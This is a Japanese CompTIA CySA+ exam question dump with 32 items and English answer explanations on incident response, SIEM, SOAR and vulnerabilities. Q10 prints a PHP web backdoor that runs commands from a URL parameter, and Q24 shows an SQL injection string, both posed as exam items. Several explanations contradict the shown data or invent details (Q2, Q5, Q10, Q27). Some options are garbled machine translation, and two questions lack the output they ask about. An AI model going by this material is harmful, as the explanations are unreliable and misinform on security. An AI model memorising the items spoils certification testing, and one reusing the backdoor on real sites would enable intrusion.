CompTIA.CS0-003J.v2025-05-28.q209

試験コード:	CS0-003J
試験名称:	CompTIA Cybersecurity Analyst (CySA+) Certification Exam (CS0-003日本語版)
認定資格:	CompTIA
無料問題数:	209
バージョン:	v2025-05-28
アクセス数:	452
ページビュー数:	2090
https://www.jpnpdf.com/CompTIA.CS0-003J.v2025-05-28.q209-mondaishu.html	

最新問題: **1**
不満を抱いたオープンソース開発者が、ワイパーとして機能するロジック爆弾を使用してコードリポジトリを妨害することを決定しました。この行為は、サイバーキルチェーンの次のどの部分を示していますか?
A. 偵察
B. 武器化
C. 搾取
D. インストール
Answer: B (メーッセージを残す**)**
Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.

最新問題: **2**
セキュリティ アナリストは、重要なシステム上の FIM によってトリガーされた次のアラートを調査しています。

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

発生している不審なアクティビティを最もよく説明しているものは次のうちどれですか?

A. 偽のウイルス対策プログラムがユーザーによってインストールされました。
B. データの漏洩を可能にするためにネットワーク ドライブが追加されました
C. システム起動時に新しいプログラムが実行されるように設定されました。
D. 192.168.1.10 のホスト ファイアウォールが無効になりました。
Answer: C (メーッセージを残す)
A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/training/books/cysa-cs0-002-study-guide

最新問題**: 3**
最高情報セキュリティ責任者 (CISO) は、リモート ワーカーが自宅でログインしても、コーヒー ショップでログインしても、同じレベルのセキュリティが確保されることを望んでいます。次のどれを出発点として推奨しますか。
A. 非永続的な仮想デスクトップ インフラストラクチャ (VDI)
B. パスワードレス認証
C. 標準装備のラップトップ
D. サーバーレスワークロード
Answer: A (メーッセージを残す)
* Non-persistent Virtual Desktop Infrastructure (VDI) is the best solution because:
* Users access a centrally managed, secure virtual desktop regardless of location.
* No data is stored locally, preventing data theft on compromised devices.
* Each session is reset upon logout, eliminating malware persistence.
Why Not Other Options?
* B (Passwordless authentication) # Improves security but does not ensure the same security level across different locations.
* C (Standard-issue laptops) # Helps with consistency but does not protect against untrusted networks.
* D (Serverless workloads) # Focuses on application infrastructure, not user security.

最新問題**: 4**
ID とアクセス管理のコンテキスト内で ワェデレーション」が指す可能性が最も高いのは次のうちどれですか?

A. 同様の機能またはプロファイルを持つユーザーのグループを、昇格されたアクセスまたは条件付きアクセスを必要とするシステム アクセスに容易にします。
B. ユーザーが 1 セットの認証情報を利用して複数のドメインにアクセスできるようにする認証メカニズム
C. ユーザーに認証を与えるために、知っていること、自分が誰であるか、何を持っているかを組み合わせて利用します。
D. 自分のアイデンティティと、ユーザーがアクセスできる属性および関連アプリケーションを関連付けます。
Answer: (解答を表示する**)**
Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

最新問題**: 5**
セキュリティ アナリストは、インフラストラクチャ チームが新しいパッチについてより迅速に通知できるようにするサーバー パッチ管理ポリシーに取り組んでいます。脆弱性を迅速に修正できるようにするために、インフラストラクチャ チームに最も必要となるのは次のどれですか (2 つ選択してください)。
A. ホスト名
B. KPI が見つかりません
C. CVE の詳細
D. POC の可用性
E. 場所
F. npm 識別子
Answer: (解答を表示する**)**
CVE details and IoCs are information that would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly. CVE details provide the description, severity, impact, and solution of the vulnerabilities that affect the servers. IoCs are indicators of compromise that help identify and respond to potential threats or attacks on the servers. References: Server and Workstation Patch Management Policy, Section: Policy; Patch Management Policy: Why You Need One in 2024, Section: What is a patch management policy?

最新問題**: 6**
システム アナリストは、Windows 環境でシステム構成キーと値へのユーザー アクセスを制限しています。アナリストがこれらの構成アイテムをどこで見つけられるかを説明しているものは次のうちどれですか?
A. 設定。イニ
B. ntds.dit
C. マスターブートレコード
D. レジストリ
Answer: D (メーッセージを残す**)**

The correct answer is D. Registry.
The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe).
The registry is organized into five main sections, called hives, which are further divided into subkeys and values.
The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings forsome applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a database that stores system configuration keys and values. Master boot record is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

最新問題**: 7**
最高情報セキュリティ責任者 (CISO) は、コストの増加を最小限に抑えながらリスク レベルを最小に維持するために、RCE に対して脆弱なビジネス クリティカルな Web アプリケーションの機能を無効にしたいと考えています。
次のリスク対策のうち、CISO が求めているものを最もよく表すものはどれですか?
A. 軽減
B. 避ける
C. 受け入れる
D. 転送
Answer: A (メーッセージを残す**)**

最新問題**: 8**
従業員が、会社を狙ったマルウェアを含むフィッシングメールを受信しました。セキュリティアナリストがマルウェアの詳細を入手し、情報の漏洩を回避するための最善の方法は次のどれですか?
A. マルウェアをVirusTotalウェブサイトにアップロードする
B. EDRプロバイダーとマルウェアを共有する
C. 分析を実行するために外部コンサルタントを雇う
D. マイクロセグメント環境でローカルサンドボックスを使用する
Answer: D (メーッセージを残す**)**
Comprehensive Detailed Explanation:To safely analyze malware while avoiding unintended disclosure of company information, it is best to use a local sandbox in a microsegmented environment. Here's why:
* A. Upload the malware to the VirusTotal website
* Risk: VirusTotal and similar services are public and may share uploaded files with other security vendors, potentially exposing proprietary or sensitive information.
* B. Share the malware with the EDR provider

* Limitation: While EDR providers may offer insight, sharing potentially sensitive malware samples externally still introduces risk of disclosure or data leaks.
* C. Hire an external consultant to perform the analysis
* Cost and Risk: Hiring an external consultant can be costly and may introduce risks related to third-party handling of sensitive data. Although it may provide insights, this is typically not the most efficient initial response.
* D. Use a local sandbox in a microsegmented environment
* Explanation: A local sandbox provides a secure, isolated environment for malware analysis without exposing sensitive data outside the organization. Microsegmentation enhances security by further isolating the sandbox from the network, preventing lateral movement if the malware attempts to communicate externally.

最新問題**: 9**
セキュリティ運用における人的関与を最小限に抑え、プロセス改善に役立つものはどれですか?
A. OSSTMM
B. こんにちは
C. 飛翔
D. クヴァスプ
Answer: (解答を表示する**)**
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity.
SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

最新問題**: 10**
ある会社が、Web サイトの改善のためにコンサルタントを雇いました。コンサルタントが去った後、Web 開発者が Web サイトでの異常なアクティビティに気づき、次のコードを含む疑わしいファイルをセキュリティ チームに送信しました。

```
<html>
<body>
<img onmouseleave="shutdown" src="shutdown.jpg" alt="shutdown">
<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR'];
?>
</body>
</html>
```


コンサルタントは次のどれを実行しましたか?

A. バックドアを埋め込んだ
B. 権限昇格を実装しました
C. クリックジャッキングを実装しました
D. Webサーバーにパッチを適用しました
Answer: A (メーッセージを残す**)**
The correct answer is A. Implanted a backdoor.
A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.
In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says "Exit". However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.
The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.
Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.
Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.

最新問題**: 11**
SOC チーム リーダーは、調査のために DNS 情報を収集することがあります。チーム リーダーは、このタスクを新しいジュニア アナリストに割り当てます。プロセス情報をジュニア アナリストに伝える最適な方法は、次のうちどれですか。
A. 別のチームメンバーにプロセスをデモンストレーションしてもらいます。
B. 同様のプロセスを実演している Web サイトへのリンクを電子メールで送信します。
C. ジュニアアナリストにプロセスの調査と開発を任せます。
D. チームの Wiki に、プロセスの概要を説明したステップバイステップのドキュメントを作成します。
Answer: D (メーッセージを残す**)**

Documenting the process in a step-by-step format on the team wiki ensures the junior analyst has a clear, repeatable reference. This approach also supports consistency and accuracy, and the documentation can be updated or referenced by other team members as needed. CompTIA emphasizes the importance of procedural documentation in both CySA+ and Security+ for ensuring team members have reliable resources for task execution, which aids in knowledge retention and standardized practices across the team.

最新問題**: 12**
セキュリティ インシデントの終了後に、今後のインシデント対応を改善するために取るべき最善のアクションは次のうちどれですか?
A. コール ツリーを作成して影響を受けるユーザーに通知する
B. すべてのチームでレビューをスケジュールし、何が起こったかを話し合う
C. 会社のリーダーシップを更新するための概要を作成します。
D. 公式通知に向けた広報活動による規制遵守のレビュー
Answer: B (メーッセージを残す**)**
One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References: https://www.eccouncil.org
/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/

最新問題**: 13**
セキュリティ チームは、サイバー攻撃が発生した場合にチームがどの程度準備ができているかを示す必要があります。
業務に影響を与えずに現実世界のインシデントを最もよく示すのは次のどれですか?
A. 教訓をまとめたドキュメントを確認し、プレイブックを作成します。
B. 社内のインシデント対応チームのメンバー全員を集めてシミュレーションを実行します。
C. 既知のマルウェアを展開し、修復プロセスを文書化します。
D. いくつかのアプリケーションの DR サイトへのシステム復旧をスケジュールします。
Answer: (解答を表示する**)**
Comprehensive and Detailed Explanation:
Asimulation(such as atabletop exercise or full-scale IR drill) is the best way to demonstrate real-world readiness without affecting operations.
* Option A (Reviewing lessons-learned and playbooks)is valuable but does not actively test readiness.
* Option C (Deploying malware)is highly risky and unethical in a production environment.
* Option D (Disaster recovery site testing)focuses on DR, not security incident readiness.

Thus,B is the best choice, as simulations effectivelytest incident response capabilities without operational disruption.

最新問題**: 14**
SOAR ソリューションを実装することで実現できるプロセス改善は次のどれですか?
(2つ選択してください)
A. セキュリティ攻撃を最小限に抑える
B. 承認のためにタスクを項目別にする
C. 繰り返しのタスクを減らす
D. セットアップの複雑さを最小限に抑える
E. セキュリティ戦略を定義する
F. レポートとメトリックを生成する
Answer: C,F (メーッセージを残す**)**
Comprehensive Detailed Explanation:SOAR (Security Orchestration, Automation, and Response) solutions are implemented to streamline security operations and improve efficiency. Key benefits include:
* C. Reduce repetitive tasks: SOAR solutions automate routine and repetitive tasks, which helps reduce analyst workload and minimize human error.
* F. Generate reports and metrics: SOAR platforms can automatically generate comprehensive reports and performance metrics, allowing organizations to track incident response times, analyze trends, and optimize security processes.
Other options are less relevant to the core functions of SOAR:
* A. Minimize security attacks: While SOAR can aid in quicker response, it does not directly minimize the occurrence of attacks.
* B. Itemize tasks for approval: Task itemization for approval is more relevant to project management tools.
* D. Minimize setup complexity: SOAR solutions often require significant setup and integration with existing tools.
* E. Define a security strategy: SOAR is more focused on automating response rather than strategy definition.

最新問題**: 15**
セキュリティ管理者は、IT 運用部門から、一部の脆弱性レポートに不完全な調査結果リストが含まれているという通知を受けました。この問題を解決するには、次のどの方法を使用する必要がありますか?
A. 認証スキャン
B. 外部スキャン
C. 差分スキャン
D. ネットワークスキャン
Answer: A (メーッセージを残す**)**
A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed

scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan candiscover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

最新問題**: 16**
組織は、無効なデータ、予期しないデータ、またはランダムなデータを入力することでアプリケーションにストレスを与え、システム内の予期しない動作、クラッシュ、またはリソース リークを検出する方法を特定します。このテスト方法論を最もよく表すのは次のどれですか。
A. リバースエンジニアリング
B. 静的
C. ファジング
D. デバッグ
Answer: (解答を表示する**)**
Fuzzing is a testing technique where invalid or random data is inputted into a system to find vulnerabilities, crashes, or unexpected behaviors. It's commonly used in software security to identify flaws that could lead to security breaches. According to CompTIA's CySA+ curriculum, fuzzing is a dynamic testing method for exposing application weaknesses. Options like static testing (B) involve analyzing code without execution, while reverse engineering (A) and debugging (D) involve different methodologies for understanding or fixing code, not intentionally stressing it.

最新問題: **17**
アナリストのチームは、さまざまなソースからの情報を相関させる新しい内部システムを開発しています。その情報を分析し、企業ポリシーに従って通知をトリガーします。導入されたテクノロジーは次のどれですか?
A. SIEM
B. 急上昇
C. IPS
D. 証明書
Answer: A (メーッセージを残す**)**
SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

最新問題: **18**
組織が事業継続計画を策定するために使用するものは次のうちどれですか?
A. すべてのシステムと相互依存するアプリケーションの図
B. 組織で使用されるすべてのソフトウェアのリポジトリ
C. 経営幹部によって定義された重要なシステムの優先リスト
D. オフサイトの場所に印刷されている構成管理データベース
Answer: C (メーッセージを残す**)**
A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster1. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption2. The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization3. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity4. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

最新問題: **19**

セキュリティ アナリストは、企業の Web アプリケーションに関する最新の脆弱性レポートの調査結果を検討しています。Web アプリケーションは、ファイルが指定されたハッシュと一致する場合に、Bash スクリプトの処理用のファイルを受け入れます。ハッシュの衝突により、アナリストはシステムにファイルを送信できます。現在のスクリプトとインフラストラクチャへの変更を最小限に抑えて脆弱性を軽減するには、アナリストは次のどれを提案すべきですか?
A. WAF をアプリケーションの前面に展開します。
B. 現在の MD5 を SHA-256 に置き換えます。
C. ホスティング システムにウイルス対策アプリケーションを展開します。
D. MD5 をデジタル署名に置き換えます。
Answer: B (メーッセージを残す**)**
The correct answer is B. Replace the current MD5 with SHA-256.
The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision- resistant hashing algorithm.
The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application (A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D)may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

最新問題**: 20**
インシデント発生時にミッションクリティカルなサービスを確実に利用できる可能性が最も高いのは次のうちどれですか?
A. 資産管理計画
B. 事業継続計画
C. 脆弱性管理計画
D. 災害復旧計画
Answer: D (メーッセージを残す**)**

最新問題**: 21**
ある組織では、1 分以内に 10 回のログイン失敗が発生した場合にセキュリティ アナリスト配布リストにアラートを送信する SIEM ルールを有効にしました。ただし、コントロールは 9 回のログイン失敗による攻撃を検出できませんでした。何が起こったのかを最もよく表しているのは次のうちどれですか?
A. 誤検知

B. 真陰性
C. 偽陰性
D. 真陽性
Answer: C (メーッセージを残す**)**
The correct answer is C. False negative.
A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.
A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

最新問題**: 22**
脆弱性スキャンを実行して是正措置の有効性を判断するためのインシデント対応プロセスの適切なフェーズは次のどれですか?
A. 学んだ教訓
B. レポート
C. 回復
D. 根本原因分析
Answer: (解答を表示する**)**
Comprehensive and Detailed Step-by-Step Explanation:Performing a vulnerability scan during the recovery phase ensures that corrective actions, such as patches or configuration changes, have effectively addressed the vulnerabilities exploited during the incident. This step validates the system's security before fully restoring operations.

最新問題**: 23**
SOC アナリストはネットワーク上のトラフィックを分析していて、不正なスキャンに気づきました。次のタイプのアクティビティのうちどれが観察されていますか?
A. 攻撃の潜在的な前兆
B. 不正なピアツーピア通信
C. ネットワーク上の不正なデバイス
D. システムのアップデート
Answer: A (メーッセージを残す**)**

最新問題**: 24**
K 社は最近、一般向けサービス経由でセキュリティ侵害を経験しました。サーバー上のイベントを分析すると、次のコードにまでさかのぼることができます。

SELECT ' From userjdata WHERE Username = 0 and userid8 1 or 1=1;-
次のコントロールのうち、どれを実装するのが最適でしょうか?
A. ワイヤレス アプリケーション プロトコルを展開します。
B. 寿命の終了したコンポーネントを削除します。
C. 適切なアクセス制御を実装します。
D. ユーザー入力を検証します。
Answer: D (メーッセージを残す**)**
The code snippet provided suggests an SQL injection vulnerability, indicated by the use of "1=1," which is a common SQL injection technique to bypass authentication. To mitigate this risk, validating user input is the most effective control, as it ensures that any input is properly sanitized and escapes potentially malicious characters before interacting with the database. This is a key principle from CompTIA Security + guidelines on secure coding practices. Options A and B are unrelated to the vulnerability type here, and while access control (Option C) is generally good practice, it does not specifically prevent SQL injection.

最新問題**: 25**
SOC アナリストは、重複を削除することで、報告されたアラームのかなりの数を閉じることができると判断しました。アナリストが最小限の労力でアラームの数を減らすのに役立つのは次のどれですか。
A. SOAR
B. API
C. XDR
D. REST
Answer: A (メーッセージを残す**)**
Security Orchestration, Automation, and Response (SOAR) can help the SOC analyst reduce the number of alarms by automating the process of removing duplicates and managing security alerts more efficiently.
SOAR platforms enable security teams to define, prioritize, and standardize response procedures, which helps in reducing the workload and improving the overall efficiency of incident response by handling repetitive and low-level tasks automatically.

最新問題**: 26**
AXSS の脆弱性が、ある企業の機密性やミッションクリティカル性に欠ける公開 Web サイトの 1 つで報告されました。セキュリティ部門は発見事項を確認し、アプリケーション所有者に推奨事項を提供する必要があります。次の推奨事項のうち、この脆弱性の悪用を最も効果的に防止できるのはどれですか (2 つ選択してください)。
A. Web サーバーの前に IPS を実装します。
B. ウェブサイトで MFA を有効にします。
C. パッチが適用されるまで Web サイトをオフラインにします。
D. ソース コードに補正制御を実装します。
E. ウェブサイトで TLS v1.3 を設定します。
F. WAF の仮想パッチを使用して脆弱性を修正します。

Answer: (解答を表示する**)**
The best recommendations to prevent an XSS vulnerability from being exploited are to implement a compensating control in the source code and to fix the vulnerability using a virtual patch at the WAF. A compensating control is a technique that mitigates the risk of a vulnerability by adding additional security measures, such as input validation, output encoding, or HTML sanitization. A virtual patch is a rule that blocks or modifies malicious requests or responses at the WAF level, without modifying the application code.
These recommendations are effective, efficient, and less disruptive than the other options. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156; Cross Site Scripting Prevention Cheat Sheet, Section: XSS Defense Philosophy.

最新問題**: 27**
最高経営責任者 (CEO) から、機密の企業秘密が漏洩したとの通知がありました。CEO が開始すべきコミュニケーション プランは次のうちどれですか。
A. 部門マネージャーに、影響を受けるスタッフと個人的に話し合うように警告します。
B. プレス リリースをスケジュールして、他のサービス プロバイダーの顧客に侵害について通知します。
C. 最高執行責任者内のすべての関係者に開示し、議論と解決を図ります。
D. 法務部門と人事部門における PII と SPII の法的通知要件を確認します。
Answer: A (メーッセージを残す**)**
The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEOshould verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.

最新問題**: 28**
インシデント後の教訓を学ぶステップに含めるべき重要な側面は次のうちどれですか?
A. インシデント対応計画または手順の改善または変更を特定します。
B. 内部ミスがあったかどうか、またミスを繰り返さないように誰がミスをしたかを判断します。
C. 収集したすべての法的証拠を提示し、警察に引き渡します。
D. インシデントの財務的影響について話し合い、セキュリティ管理が適切に行われているかどうかを判断します。
Answer: A (メーッセージを残す**)**
An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents

最新問題**: 29**

セキュリティ アナリストがホストをスキャンし、次の出力を生成します。

次のどれが出力を最もよく表していますか?

A. ホストは ICMP 要求に応答しません。

B. ホストは脆弱なモール サーバーを実行しています。

C. ホストは安全でない FTP 接続を許可しています。

D. ホストは Web ベースのエクスプロイトに対して脆弱です。

Answer: D (メーッセージを残す)

The output shows that port 80 is open and running an HTTP service, indicating that the host could potentially be vulnerable to web-based attacks. The other options are not relevant for this purpose: the host is responsive to the ICMP request, as shown by the "Host is up" message; the host is not running a mail server, as there is no SMTP or POP3 service detected; the host is not allowing unsecured FTP connections, as there is no FTP service detected.References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition123, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of nmap, a popular network scanning tool, in chapter 5. Specifically, it explains the meaning and function of each option in nmap, such as "-sV" for version detection2, page 195. Therefore, this is a reliable source to verify the answer to the question.

最新問題**: 30**

サイバーセキュリティ アナリストは SIEM ログを調査し、内部ホストからブロックリストに登録された外部サーバーへの一貫したリクエストを観察しています。アクティビティを最もよく説明しているものは次のうちどれですか?

起こっていますか？

A. データの引き出し

B. 不正なデバイス

C. スキャン中

D. ビーコン

Answer: D (メーッセージを残す)

Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency,

duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

最新問題**: 31**
インシデント管理イベント中に法務チームが負う責任は次のどれですか?
(2つ選択してください)
A. 復旧作業のための追加または臨時の人員を調整します。
B. イベントの結果として取得した新しい契約を確認して承認します。
C. 規制報告に関連する事項についてインシデント対応チームに助言します。
D. すべてのシステム セキュリティ デバイスと手順が適切に実施されていることを確認します。
E. 保険のためにコンピュータとネットワークの損害評価を実施します。
F. すべてのセキュリティ担当者が適切な権限を持っていることを確認します。
Answer: B,C (メーッセージを残す**)**
During an incident, the legal team plays a crucial role in handling regulatory compliance and reviewing legal implications, such as contractual obligations and reporting requirements. Advising on regulatory reporting (Option C) ensures the organization meets legal mandates, while reviewing contracts (Option B) can address new or emergency services needed during the incident. According to CompTIA CySA+ and Security+ guidelines, these legal responsibilities are vital for compliance and risk management.Options related to staffing, damage assessments, and clearances typically fall under operational or HR responsibilities rather than legal purview.

最新問題**: 32**

アナリストが次の脆弱性レポートを評価しています:

次の脆弱性レポートのセクションのうち、悪用が成功した場合のデータ機密性への影響レベルに関する情報を提供しているのはどれですか?

A. ペイロード

B. メトリクス

C. 脆弱性

D. プロフィール

Answer: B (メーッセージを残す)

The correct answer is B. Metrics.

The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities.

The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources.

In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level. The Impact metric of the CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity,

and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs.
The other sections of the vulnerability report do not provide information about the level of impact on data confidentiality if a successful exploitation occurs. The Payloads section contains links to request and response payloads that demonstrate how the vulnerability can be exploited. The Payloads section can help an analyst to understand how the attack works, but it does not provide a quantitative measure of the impact. The Vulnerability section contains information about the type, group, and description of the vulnerability. The Vulnerability section can help an analyst to identify and classify the vulnerability, but it does not provide a numerical value of the impact. The Profile section contains information about the authentication, times viewed, and aggressiveness of the vulnerability. The Profile section can help an analyst to assess the risk and priority of the vulnerability, but it does not provide a specific measure of the impact on data confidentiality.

